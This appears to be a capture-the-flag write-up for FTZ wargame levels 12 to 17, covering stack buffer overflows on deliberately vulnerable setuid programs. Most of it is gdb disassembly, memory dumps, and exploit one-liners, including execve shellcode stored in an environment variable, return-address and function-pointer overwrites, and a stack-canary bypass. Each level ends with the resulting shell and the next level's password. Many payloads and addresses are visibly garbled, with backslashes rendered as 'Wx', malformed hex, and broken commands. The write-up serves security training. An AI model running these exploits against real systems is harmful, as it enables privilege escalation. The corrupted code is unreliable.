0x0804848b <main+27>: add    esp,0x10
0x0804848e <main+30>: sub    esp,0xc
0x08048491 <main+33>: push    0x8048538
0x08048496 <main+38>: call    0x804834c <printf>
0x0804849b <main+43>: add    esp,0x10
0x0804849e <main+46>: sub    esp,0xc
0x080484a1 <main+49>: lea     eax,[ebp-264]
0x080484a7 <main+55>: push    eax
0x080484a8 <main+56>: call    0x804831c <gets>
```

We can find the **size of str. == 0x108 == 264**

```
0x080484b9 <main+73>: push    eax
0x080484ba <main+74>: push    0x804854c
0x080484bf <main+79>: call    0x804834c <printf>
0x080484c4 <main+84>: add    esp,0x10
0x080484c7 <main+87>: leave
0x080484c8 <main+88>: ret
0x080484c9 <main+89>: lea     esi,[esi]
0x080484cc <main+92>: nop
0x080484cd <main+93>: nop
0x080484ce <main+94>: nop
0x080484cf <main+95>: nop
End of assembler dump.
(gdb) b *main+84
Breakpoint 1 at 0x80484c4
(gdb) r
Starting program: /home/level12/tmp/attackme
문장을 입력하세요.
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Breakpoint 1, 0x080484c4 in main ()
```

Test and check the memories using gdb.

```
(gdb) x/100x $ebp
0xbfffff638: 0xbfffff658 0x42015574 0x00000001 0xbfffff684
0xbfffff648: 0xbfffff68c 0x4001582c 0x00000001 0x08048370
0xbfffff658: 0x00000000 0x08048391 0x08048470 0x00000001
```

(gdb) x/100x \$ebp-264				
0xbffff530:	0x61616161	0x61616161	0x61616161	0x61616161
0xbffff540:	0x61616161	0x61616161	0x61616161	0x61616161
0xbffff550:	0x61616161	0x61616161	0x61616161	0x61616161
0xbffff560:	0x61616161	0x61616161	0x61616161	0x61616161
0xbffff570:	0x40015800	0x00001f1f	0xbffff5a0	0xbffff5cc
0xbffff580:	0x4000be03	0x4001624c	0x00000000	0x0177ff8e
0xbffff590:	0x4000807f	0x4001582c	0x00000059	0x40015a38
0xbffff5a0:	0xbffff5f0	0x4000be03	0x40015bd4	0x40016380
0xbffff5b0:	0x00000001	0x00000000	0x4200dba3	0x420069e4
0xbffff5c0:	0x42130a14	0xbfffffb7e	0xbffff684	0xbffff604
0xbffff5d0:	0x4000bcc0	0x08049648	0x00000001	0x08048249
0xbffff5e0:	0x4210fd3c	0x42130a14	0xbffff608	0x4210fdf6
0xbffff5f0:	0x08049560	0x08049664	0x00000000	0x00000000
0xbffff600:	0x4210fdc0	0x42130a14	0xbffff628	0x08048451
0xbffff610:	0x08049560	0x08049664	0x4001582c	0x0804839e
0xbffff620:	0x080482e4	0x42130a14	0xbffff638	0x080482fa
0xbffff630:	0x4200af84	0x42130a14	0xbffff658	0x42015574
0xbffff640:	0x00000001	0xbffff684	0xbffff68c	0x4001582c
0xbffff650:	0x00000001	0x08048370	0x00000000	0x08048391

We can reach the SFT and RET after 268 letters.

```
[level12@ftz tmp]$ 
[level12@ftz tmp]$ export myenv=`python -c 'print "Wx90" * 100 + "Wx380Wx89Wxc3Wx89Wxc1Wx31Wxc0Wxb0Wx46WcdWx80Wx31Wxc0Wx50Wx68Wx2fWx2fWx769Wx6eWx89Wxe3Wx50Wx53Wx89Wxe1Wx31Wxd2Wxb0Wx0bWxcdWx80"``'
[level12@ftz tmp]$ 
[level12@ftz tmp]$ 
[level12@ftz tmp]$ echo $myenv
1?1?€ 銮 銮 1?F?€1?€h//shh/bin?PS?1柰
?€
[level12@ftz tmp]$ 
[level12@ftz tmp]$ 
[level12@ftz tmp]$ 
```

```
[level12@ftz tmp]$ 
[level12@ftz tmp]$ 
[level12@ftz tmp]$ ./getenv
0xbfffff5a
[level12@ftz tmp]$ ./getenv
0xbfffff5a
[level12@ftz tmp]$ ./getenv
0xbfffff5a
[level12@ftz tmp]$ 
```

Setting env & get address, same with level11.

```
[level12@ftz tmp]$ (python -c 'print "A" * 268 + "\x5a\xff\xff\xbf";cat)|./attackme
문장을 입력하세요.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAZ ?
id
uid=3092(level12) gid=3092(level12) groups=3092(level12)
[
```

```
(python -c 'print "A" * 264[padding] + "AAAA[sfp]" +
"\x5a\xff\xff\xbf[ret]";cat)|./attackme
```

```
[level12@ftz level12]$
[level12@ftz level12]$
[level12@ftz level12]$ (python -c 'print "A" * 268 + "\x5a\xff\xff\xbf";cat)|./attackme
문장을 입력하세요.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAZ ?
id
uid=3093(level13) gid=3092(level12) groups=3092(level12)
my-pass
TERM environment variable not set.
Level13 Password is "have no clue".
[
```

Go to attack real attackme.

13. FTZ Level13

```
[level13@ftz level13]$ ls  
attackme hint public_html tmp  
[level13@ftz level13]$ cat hint  
  
#include <stdlib.h>  
  
main(int argc, char *argv[]){  
    long i=0x1234567;  
    char buf[1024];  
  
    setreuid( 3094, 3094 );  
    if(argc > 1)  
        strcpy(buf,argv[1]);  
    Key Point  
    if(i != 0x1234567) {  
        printf(" Warnning: Buffer Overflow !!! \n");  
        kill(0,11);  
    }  
}  
[level13@ftz level13]$
```

This also look like simple BOF.

However it has detecting Buffer Overflow code.

```
[level13@ftz level13]$ cp ./attackme ./tmp/attackme  
[level13@ftz level13]$
```

Copy again.

```

Dump of assembler code for function main:
0x080484a0 <main+0>:    push   ebp
0x080484a1 <main+1>:    mov    ebp,esp
0x080484a3 <main+3>:    sub    esp,0x418
0x080484a9 <main+9>:    mov    DWORD PTR [ebp-12],0x1234567
0x080484b0 <main+16>:   sub    esp,0x8
0x080484b3 <main+19>:   push   0xc16
0x080484b8 <main+24>:   push   0xc16
0x080484bd <main+29>:   call   0x8048370 <setreuid>
0x080484c2 <main+34>:   add    esp,0x10
0x080484c5 <main+37>:   cmp    DWORD PTR [ebp+8],0x1
0x080484c9 <main+41>:   jle   0x80484e5 <main+69>
0x080484cb <main+43>:   sub    esp,0x8
0x080484ce <main+46>:   mov    eax,DWORD PTR [ebp+12]
0x080484d1 <main+49>:   add    eax,0x4
0x080484d4 <main+52>:   push   DWORD PTR [eax]
0x080484d6 <main+54>:   lea    eax,[ebp-1048]
0x080484dc <main+60>:   push   eax
0x080484dd <main+61>:   call   0x8048390 <strcpy>
0x080484e2 <main+66>:   add    esp,0x10
0x080484e5 <main+69>:   cmp    DWORD PTR [ebp-12],0x1234567
0x080484ec <main+76>:   je    0x804850d <main+109>
0x080484ee <main+78>:   sub    esp,0xc
0x080484f1 <main+81>:   push   0x80485a0
0x080484f6 <main+86>:   call   0x8048360 <printf>
0x080484fb <main+91>:   add    esp,0x10
0x080484fe <main+94>:   sub    esp,0x8
0x08048501 <main+97>:   push   0xb
0x08048503 <main+99>:   push   0x0
0x08048505 <main+101>:  call   0x8048380 <kill>
0x0804850a <main+106>:  add    esp,0x10
0x0804850d <main+109>:  leave 
0x0804850e <main+110>:  ret    
0x0804850f <main+111>:  nop    
End of assembler dump.

```

We can find the **size of str == 0x108 == 264**

And cmp 0x1234567 with [ebp-12]

```

End of assembler dump.
(gdb) b *main+76
Breakpoint 1 at 0x080484ec
(gdb) r `python -c 'print "A"*1048'` 
Starting program: /home/level13/tmp/attackme `python -c 'print "A"*1048'` 

Breakpoint 1, 0x080484ec in main ()
(gdb) 

```

First of all just test enter "A"*1048.

0xbffffe8b0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffe8c0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffe8d0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffe8e0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffe8f0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffe900:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffe910:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffe920:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffe930:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffe940:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffe950:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffe960:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffe970:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffe980:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffe990:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffe9a0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffe9b0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffe9c0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffe9d0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffe9e0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffe9f0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffea00:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffea10:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffea20:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffea30:	0x41414141	0x41414141	0xbffffea00	0x42015574
0xbffffea40:	0x00000002	0xbffffea84	0xbffffea90	0x4001582c
0xbffffea50:	0x00000002	0x080483a0	0x00000000	0x080483c1
0xbffffea60:	0x080484a0	0x00000002	0xbffffea84	0x08048308
0xbffffea70:	0x08048550	0x4000c660	0xbffffea7c	0x00000000
0xbffffea38:	0xbffffea00	0x42015574	0x00000002	0xbffffea84
0xbffffea48:	0xbffffea90	0x4001582c	0x00000002	0x080483a0
0xbffffea58:	0x00000000	0x080483c1		

We can see that we didn't reach sft & ret yet.

```
(gdb) c
Continuing.
Warning: Buffer Overflow !!!
```

But, Buffer Overflow is detecting.

0xbffffe390:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffe3a0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffe3b0:	0x41414141	0x41414141	0xbffffe300	0x08048481
0xbffffe3c0:	0x080495f0	0x080496f8	0x4001582c	0x080483ce
0xbffffe3d0:	0x08048308	0x42130a14	0xbffffe3e8	0x01234567
0xbffffe3e0:	0x4200af84	0x42130a14	0xbffffe408	0x42015574
0xbffffe3f0:	0x00000002	0xbffffe434	0xbffffe440	0x4001582c
0xbffffe400:	0x00000002	0x080483a0	0x00000000	0x080483c1
0xbffffe410:	0x080484a0	0x00000002	0xbffffe434	0x08048308
0xbffffe420:	0x08048550	0x4000c660	0xbffffe42c	0x00000000

Because we changed 0x01234567[ebp-12]

0xbffffdc00:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffdc10:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffdc20:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffdc30:	0x41414141	0x41414141	0x41414141	0x01234500
0xbffffdc40:	0x4200af84	0x42130a14	0xbffffdc68	0x42015574
0xbffffdc50:	0x00000002	0xbffffdc94	0xbffffdca0	0x4001582c
0xbffffdd00:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffdd10:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffdd20:	0x41414141	0x41414141	0x41414141	0x01234567
0xbffffdd30:	0x42424242	0x42130a00	0xbffffdd58	0x42015574
0xbffffdd40:	0x00000002	0xbffffdd84	0xbffffdd90	0x4001582c

We should It's as if it has not changed.

The simple way is enter same value to same place.

like "A"*1036 + "Wx67Wx45Wx23Wx01"

0xbfffff4f0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbfffff500:	0x41414141	0x41414141	0x41414141	0x41414141
0xbfffff510:	0x41414141	0x41414141	0x41414141	0x01234567
0xbfffff520:	0x41414141	0x41414141	0x41414141	0x42424242
0xbfffff530:	0x00000000	0xbfffff574	0xbfffff580	0x4001582c

After that just change sfp & ret again.

```
[level13@ftz tmp]$ ./attackme `python -c 'print "A"*1036 + "Wx67Wx45Wx23Wx01" + "A"*12 + "Wx56WxffWxffWxbf"'`  
sh-2.05b$ id  
uid=3093(level13) gid=3093(level13) groups=3093(level13)  
sh-2.05b$
```

Go to attack real program.

```
[level13@ftz level13]$ ./attackme `python -c 'print "A"*1036 + "Wx67Wx45Wx23Wx01" + "A"*12 + "Wx56WxffWxffWxbf"'`  
sh-2.05b$ id  
uid=3094(level14) gid=3093(level13) groups=3093(level13)  
sh-2.05b$ my-pass  
TERM environment variable not set.  
Level14 Password is "what that nigga want?"  
sh-2.05b$
```

14. FTZ Level14

```
[level14@ftz level14]$ ls  
attackme hint public_html tmp
```

```
[level14@ftz level14]$ cat hint
```

레벨14 이후로는 mainsource의 문제를 그대로 가져왔습니다.
버퍼 오버플로우, 포맷스트링을 학습하는데는 이 문제들이
최고의 효과를 가져다줍니다.

```
#include <stdio.h>  
#include <unistd.h>  
  
main()  
{ int crap;  
    int check;  
    char buf[20];  
    fgets(buf,45,stdin);  
    if (check==0xdeadbeef)  
    {  
        setreuid(3095,3095);  
        system("/bin/sh");  
    }  
}
```

```
[level14@ftz level14]$ █
```

In this case, we should change check's value to [0xdeadbeef].

However, no function to enter it.

We gonna using BOF to enter it.

```
[level14@ftz level14]$  
[level14@ftz level14]$ cp ./attackme ./tmp/attackme
```

```
[1eve114@ftz tmp]$ gdb -q attackme
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
0x08048490 <main+0>:    push   ebp
0x08048491 <main+1>:    mov    ebp,esp
0x08048493 <main+3>:    sub    esp,0x38
0x08048496 <main+6>:    sub    esp,0x4
0x08048499 <main+9>:    push   ds:0x8049664
0x0804849f <main+15>:   push   0x2d
0x080484a1 <main+17>:   lea    eax,[ebp-56]
0x080484a4 <main+20>:   push   eax
0x080484a5 <main+21>:   call   0x8048360 <fgets>
0x080484aa <main+26>:   add    esp,0x10
0x080484ad <main+29>:   cmp    DWORD PTR [ebp-16],0xdeadbeef
0x080484b4 <main+36>:   jne    0x80484db <main+75>
0x080484b6 <main+38>:   sub    esp,0x8
0x080484b9 <main+41>:   push   0xc17
0x080484be <main+46>:   push   0xc17
0x080484c3 <main+51>:   call   0x8048380 <setreuid>
0x080484c8 <main+56>:   add    esp,0x10
0x080484cb <main+59>:   sub    esp,0xc
0x080484ce <main+62>:   push   0x8048548
0x080484d3 <main+67>:   call   0x8048340 <system>
0x080484d8 <main+72>:   add    esp,0x10
0x080484db <main+75>:   leave 
0x080484dc <main+76>:   ret    
0x080484dd <main+77>:   lea    esi,[esi]
End of assembler dump.
(gdb)
```

We can find check value is [ebp-16].

```
End of assembler dump.
(gdb) b *main+75
Breakpoint 1 at 0x80484db
(gdb) r
Starting program: /home/1eve114/tmp/attackme
AAAA

Breakpoint 1, 0x080484db in main ()
(gdb)
```

We need to know where is [ebp-16].

```
(gdb) x/50x $ebp-56
0xbfffffa90: 0x41414141 0x4213000a 0xbfffffab8 0x08048471
0xbfffffaa0: 0x41414141 0x08049668 0x4001582c 0x080483be
0xbfffffab0: 0x414048308 0x42130a14 0xbfffffac8 0x0804831e
0xbfffffac0: 0x4200af84 0x42130a14 0xbfffffae8 0x42015574
0xbfffffad0: 0x00000001 0xbfffffb14 0xbfffffb1c 0x4001582c
0xbfffffae0: 0x00000001 0x08048390 0x00000000 0x080483b1
0xbfffffaf0: 0x08048490 0x00000001 0xbfffffb14 0x08048308
0xbfffffb00: 0x08048520 0x4000c660 0xbfffffb0c 0x00000000
0xbfffffb10: 0x00000001 0xbfffffc12 0x00000000 0xbfffffc2d
0xbfffffb20: 0xbfffffc4b 0xbfffffc5b 0xbfffffc66 0xbfffffc74
0xbfffffb30: 0xbfffffc98 0xbffffcab 0xbffffcb8 0xbfffffe7b
0xbfffffb40: 0xbfffffebe 0xbfffffedb 0xbfffffef1 0xbfffff06
0xbfffffb50: 0xbfffff17 0xbfffff28
(gdb) x/50x $ebp-16
0xbfffffab8: 0xbfffffac8 0x0804831e 0x4200af84 0x42130a14
0xbfffffac8: 0xbfffffae8 0x42015574 0x00000001 0xbfffffb14
```

```
Starting program: /home/level14/tmp/attackme
AAAAAAAAAAAAAAAAAAAAAAAABBBB

Breakpoint 1, 0x080484db in main ()
(gdb) x/50x $ebp-56
0xbffffea90: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffea90: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffeab0: 0x41414141 0x41414141 0x42424242 0x08048300
0xbffffeac0: 0x4200af84 0x42130a14 0xbffffeaes 0x42015574
0xbffffead0: 0x00000001 0xbffffeb14 0xbffffeb1c 0x4001582c
0xbffffeae0: 0x00000001 0x08048390 0x00000000 0x080483b1
0xbfffffea0: 0x08048490 0x00000001 0xbffffeb14 0x08048308
0xbfffffeb00: 0x08048520 0x4000c660 0xbffffeb0c 0x00000000
0xbfffffeb10: 0x00000001 0xbfffffc12 0x00000000 0xbfffffc2d
0xbfffffeb20: 0xbfffffc4b 0xbfffffc5b 0xbfffffc66 0xbfffffc74
0xbfffffeb30: 0xbfffffc98 0xbffffcab 0xbffffcb8 0xbfffffe7b
0xbfffffeb40: 0xbfffffebe 0xbfffffedb 0xbfffffef1 0xbfffff06
0xbfffffeb50: 0xbfffff17 0xbfffff28
(gdb) x/50x $ebp-16
0xbffffeab8: 0x42424242 0x08048300 0x4200af84 0x42130a14
0xbffffeac8: 0xbffffeaes 0x42015574 0x00000001 0xbffffeb14
```

We can find [ebp-16] always placed after 40 bytes from ebp.

```
[level14@ftz tmp]$ 
[level14@ftz tmp]$ (python -c 'print "A"*40 + "\x00\x00\x00\x00";cat)|./attackme
id
uid=3094(level14) gid=3094(level14) groups=3094(level14)
```

Now, we can attack this file.

```
$ (python -c 'print "A"*40 + "\x00\x00\x00\x00";cat)|./attackme
```

Then, we can get new shell.

Go to attack real program.

```
[level14@ftz level14]$  
[level14@ftz level14]$ (python -c 'print "A"*40 + "\x0f\x0e\x0d\x0c";cat)|./attackme  
id  
uid=3095(level15) gid=3094(level14) groups=3094(level14)  
my-pass
```

```
Leve115 Password is "guess what".
```

15. FTZ Level15

```
[1eve115@ftz level115]$  
[1eve115@ftz level115]$ cat hint  
  
#include <stdio.h>  
  
main()  
{ int crap;  
    int *check;  
    char buf[20];  
    fgets(buf,45,stdin);  
    if (*check==0xdeadbeef)  
    {  
        setreuid(3096,3096);  
        system("/bin/sh");  
    }  
}  
  
[1eve115@ftz level115]$
```

Level15 looks like Level14.
But, in this case [check] defined by pointer.

```
[1eve115@ftz level115]$  
[1eve115@ftz level115]$  
[1eve115@ftz level115]$ cp ./attackme ./tmp/attackme  
[1eve115@ftz level115]$
```

```

0x08048490 <main+0>:    push   ebp
0x08048491 <main+1>:    mov    ebp,esp
0x08048493 <main+3>:    sub    esp,0x38
0x08048496 <main+6>:    sub    esp,0x4
0x08048499 <main+9>:    push   ds:0x8049664
0x0804849f <main+15>:   push   0x2d
0x080484a1 <main+17>:   lea    eax,[ebp-56]
0x080484a4 <main+20>:   push   eax
0x080484a5 <main+21>:   call   0x8048360 <fgets>
0x080484aa <main+26>:   add    esp,0x10
0x080484ad <main+29>:   mov    eax,DWORD PTR [ebp-16]
0x080484b0 <main+32>:   cmp    DWORD PTR [eax],0xdeadbeef
0x080484b6 <main+38>:   jne    0x80484dd <main+77>
0x080484b8 <main+40>:   sub    esp,0x8
0x080484bb <main+43>:   push   0xc18
0x080484c0 <main+48>:   push   0xc18
0x080484c5 <main+53>:   call   0x8048380 <setreuid>
0x080484ca <main+58>:   add    esp,0x10
0x080484cd <main+61>:   sub    esp,0xc
0x080484d0 <main+64>:   push   0x8048548
0x080484d5 <main+69>:   call   0x8048340 <system>
0x080484da <main+74>:   add    esp,0x10
0x080484dd <main+77>:   leave 
0x080484de <main+78>:   ret    
0x080484df <main+79>:   nop    
End of assembler dump.
(gdb) █

```

1. mov [ebp-16] value to eax
2. cmp 0xdeadbeef with the value at the address of eax value

```

(gdb) b *main+29
Breakpoint 1 at 0x80484ad
(gdb) r
Starting program: /home/level15/tmp/attackme
AAAAAAAAA

Breakpoint 1, 0x080484ad in main ()
(gdb) x/50x $ebp-56
0xbfffff190: 0x41414141 0x41414141 0xbfff000a 0x08048471
0xbfffff1a0: 0x8049560 0x8049668 0x4001582c 0x080483be
0xbfffff1b0: 0x8048308 0x42130a14 0xbfffff1c8 0x0804831e
0xbfffff1c0: 0x4200af84 0x42130a14 0xbfffff1e8 0x42015574
0xbfffff1d0: 0x00000001 0xbfffff214 0xbfffff21c 0x4001582c
0xbfffff1e0: 0x00000001 0x8048390 0x00000000 0x080483b1
0xbfffff1f0: 0x8048490 0x00000001 0xbfffff214 0x08048308
0xbfffff200: 0x8048520 0x4000e660 0xbfffff20c 0x00000000
0xbfffff210: 0x00000001 0xbfffffc07 0x00000000 0xbfffffc22
0xbfffff220: 0xbfffffc40 0xbfffffc50 0xbfffffc5b 0xbfffffc69
0xbfffff230: 0xbfffffc8d 0xbfffffcfa0 0xbfffffcad 0xbfffffe70
0xbfffff240: 0xbfffffeb3 0xbfffffed0 0xbfffffee6 0xbfffffebf
0xbfffff250: 0xbfffff0c 0xbfffff1d
(gdb) x/50x $ebp-16
0xbfffff1b8: 0xbfffff1c8 0x804831e 0x4200af84 0x42130a14
0xbfffff1c8: 0xbfffff1e8 0x42015574 0x00000001 0xbfffff214

```

```

Starting program: /home/level15/tmp/attackme
AAAAAAAAAAAAAAAAAAAAAAAABBBB

Breakpoint 1, 0x080484ad in main ()
(gdb) x/50x $ebp-56
0xbffffdc10: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffdc20: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffdc30: 0x41414141 0x41414141 0x42424242 0x08048300
0xbffffdc40: 0x4200af84 0x42130a14 0xbffffdc68 0x42015574
0xbffffdc50: 0x00000001 0xbffffdc94 0xbffffdc9c 0x4001582c
0xbffffdc60: 0x00000001 0x08048390 0x00000000 0x080483b1
0xbffffdc70: 0x08048490 0x00000001 0xbffffdc94 0x08048308
0xbffffdc80: 0x08048520 0x4000c660 0xbffffdc8c 0x00000000
0xbffffdc90: 0x00000001 0xbfffffc07 0x00000000 0xbfffffc22
0xbffffdca0: 0xbfffffc40 0xbfffffc50 0xbfffffc5b 0xbfffffc69
0xbffffdcb0: 0xbfffffc8d 0xbfffffcfa0 0xbfffffcad 0xbfffffe70
0xbffffdce0: 0xbfffffeb3 0xbfffffed0 0xbfffffee6 0xbfffffefb
0xbffffcd0: 0xbfffff0c 0xbfffff1d
(gdb) x/50x $ebp-16
0xbffffdc38: 0x42424242 0x08048300 0x4200af84 0x42130a14
0xbffffdc48: 0xbffffdc68 0x42015574 0x00000001 0xbffffdc94

```

We can find [ebp-16] always placed after 40 bytes from ebp.

```

(gdb) i r
eax          0xbffffdc10      -1073751024
ecx          0x2c    44
edx          0x4212e130      1108533552
ebx          0x42130a14      1108544020
esp          0xbffffdc10      0xbffffdc10
ebp          0xbffffdc48      0xbffffdc48
esi          0x40015360      1073828704
edi          0x8048520       134513952
eip          0x80484ad       0x80484ad
eflags        0x282    642
cs           0x23     35
ss           0x2b     43
ds           0x2b     43
es           0x2b     43
fs           0x0      0
gs           0x33    51
(gdb) ni
0x080484b0 in main ()
(gdb) i r
eax          0x42424242      1111638594
ecx          0x2c    44

```

Check the execution of program.

```
[level15@ftz tmp]$ export myenv=`python -c 'print "WxeffxbeWxadWxde"'`  
[level15@ftz tmp]$  
[level15@ftz tmp]$ echo $myenv  
絕?  
[level15@ftz tmp]$  
[level15@ftz tmp]$ ./attackem  
0xbfffffdf  
[level15@ftz tmp]$ ./attackem  
0xbfffffdf  
[level15@ftz tmp]$
```

Ready myenv and enter the value [Wxdeadbeef].

Then, find myenv's address.

change eax value to [Wxbfffffdf].

Then, they will compare value at the address of [Wxbfffffdf].

And it is [Wxdeadbeef].

```
[level15@ftz tmp]$  
[level15@ftz tmp]$ (python -c 'print "A"*40 + "WxdffxeffWxeffWxbf"';cat)|./attackme  
id  
uid=3095(level15) gid=3095(level15) groups=3095(level15)
```

Go to attack real program.

```
[level15@ftz tmp]$ cd ..  
[level15@ftz level15]$ (python -c 'print "A"*40 + "WxdffxeffWxeffWxbf"';cat)|./attackme  
id  
uid=3096(level16) gid=3095(level15) groups=3095(level15)  
my-pass
```

Level16 Password is "about to cause mass".

16. FTZ Level16

```
[level16@ftz level16]$  
[level16@ftz level16]$ cat hint  
  
#include <stdio.h>  
  
void shell() {  
    setreuid(3097,3097);  
    system("/bin/sh");  
}  
  
void printit() {  
    printf("Hello there!\n");  
}  
  
main()  
{ int crap;  
    void (*call)()=printit;  
    char buf[20];  
    fgets(buf,48,stdin);  
    call();  
}  
  
[level16@ftz level16]$ █
```

In main() function, just execute printit() function.

We can guess that we should execute shell() function to attack this program.

```
[level16@ftz level16]$  
[level16@ftz level16]$ cp ./attackme ./tmp/attackme  
[level16@ftz level16]$  
[level16@ftz level16]$  
[level16@ftz level16]$ █
```

copy program.

```
[1level16@ftz tmp]$ gdb -q attackme
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
0x08048518 <main+0>:    push   ebp
0x08048519 <main+1>:    mov    ebp,esp
0x0804851b <main+3>:    sub    esp,0x38
0x0804851e <main+6>:    mov    DWORD PTR [ebp-16],0x8048500
0x08048525 <main+13>:   sub    esp,0x4
0x08048528 <main+16>:   push   ds:0x80496e8
0x0804852e <main+22>:   push   0x30
0x08048530 <main+24>:   lea    eax,[ebp-56]
0x08048533 <main+27>:   push   eax
0x08048534 <main+28>:   call   0x8048384 <fgets>
0x08048539 <main+33>:   add    esp,0x10
0x0804853c <main+36>:   mov    eax,DWORD PTR [ebp-16]
0x0804853f <main+39>:   call   eax
0x08048541 <main+41>:   leave
0x08048542 <main+42>:   ret
0x08048543 <main+43>:   nop
0x08048544 <main+44>:   nop
```

We can find that call value's place is [ebp-16] and execute it.

```
(gdb) b *main+39
Breakpoint 1 at 0x804853f
(gdb) r
Starting program: /home/1level16/tmp/attackme
AAAAAAA

Breakpoint 1, 0x0804853f in main ()
(gdb) x/50x $ebp-56
0xbffffe10: 0x41414141 0x41414141 0xbfff000a 0x080484b1
0xbffffe20: 0x080495e0 0x080496ec 0x4001582c 0x080483fe
0xbffffe30: 0x0804832c 0x42130a14 0x08048500 0x08048342
0xbffffe40: 0x4200af84 0x42130a14 0xbffffee68 0x42015574
0xbffffe50: 0x00000001 0xbffffee94 0xbffffee9c 0x4001582c
0xbffffe60: 0x00000001 0x080483d0 0x00000000 0x080483f1
0xbffffe70: 0x08048518 0x00000001 0xbffffee94 0x0804832c
0xbffffe80: 0x08048590 0x4000c660 0xbffffee8c 0x00000000
0xbffffe90: 0x00000001 0xbff1fc12 0x00000000 0xbfffffc2d
0xbffffea0: 0xbfffffc4b 0xbfffffc5b 0xbfffffc66 0xbfffffc74
0xbffffeb0: 0xbfffffc98 0xbfffffcab 0xbfffffc8 0xbfffffe7b
0xbffffec0: 0xbfffffebe 0xbfffffedb 0xbfffffef1 0xbfffff06
0xbffffed0: 0xbffffff17 0xbffffff28
(gdb) x/50x $ebp-16
0xbffffe38: 0x08048500 0x08048342 0x4200af84 0x42130a14
0xbffffe48: 0xbffffee68 0x42015574 0x00000001 0xbffffee94
```

After 40 letters we can change [ebp-16].

```
(gdb) disassemble printit
Dump of assembler code for function printit:
0x08048500 <printit+0>: push   ebp
0x08048501 <printit+1>: mov    ebp,esp
0x08048503 <printit+3>: sub    esp,0x8
0x08048506 <printit+6>: sub    esp,0xc
0x08048509 <printit+9>: push   0x80485c0
0x0804850e <printit+14>: call   0x80483a4 <printf>
0x08048513 <printit+19>: add    esp,0x10
0x08048516 <printit+22>: leave 
0x08048517 <printit+23>: ret    
End of assembler dump.
(gdb) disassemble shell
Dump of assembler code for function shell:
0x080484d0 <shell+0>:  push   ebp
0x080484d1 <shell+1>:  mov    ebp,esp
0x080484d3 <shell+3>:  sub    esp,0x8
0x080484d6 <shell+6>:  sub    esp,0x8
0x080484d9 <shell+9>:  push   0xc19
0x080484de <shell+14>: push   0xc19
0x080484e3 <shell+19>: call   0x80483b4 <setreuid>
0x080484e8 <shell+24>: add    esp,0x10
0x080484eb <shell+27>: sub    esp,0xc
0x080484ee <shell+30>: push   0x80485b8
0x080484f3 <shell+35>: call   0x8048364 <system>
0x080484f8 <shell+40>: add    esp,0x10
0x080484fb <shell+43>: leave 
0x080484fc <shell+44>: ret    
0x080484fd <shell+45>: lea    esi,[esi]
End of assembler dump.
```

We can easily find shell() function's address.

```
[level16@ftz tmp]$ [level16@ftz tmp]$ (python -c 'print "A"*40 + "\xd0\x84\x04\x08";cat)|./attackme
id=3096(level16) gid=3096(level16) groups=3096(level16)
```

```
$ (python -c 'print "A"*40 "\xd0\x84\x04\x08";cat)|./attackme
```

This command will change [ebp-16] to 0x080484d0 and this is address of shell() function.

Then we can get new shell here.

```
[level16@ftz tmp]$  
[level16@ftz tmp]$ cd ..  
[level16@ftz level16]$ ./attackme  
id  
uid=3097(level17) gid=3096(level16) groups=3096(level16)  
my-pass
```

Go to attack real program, now we can get level17's shell & password.

```
Level17 Password is "king poetic"
```

17. FTZ Level17

```
[level17@ftz level17]$ ls  
attackme hint public_html tmp  
[level17@ftz level17]$ cat hint  
  
#include <stdio.h>  
  
void printit()  
{  
    printf("Hello there!\n");  
}  
  
main()  
{  
    int crap;  
    void (*call)()=printit;  
    char buf[20];  
    fgets(buf,48,stdin);  
    setreuid(3098,3098);  
    call();  
}  
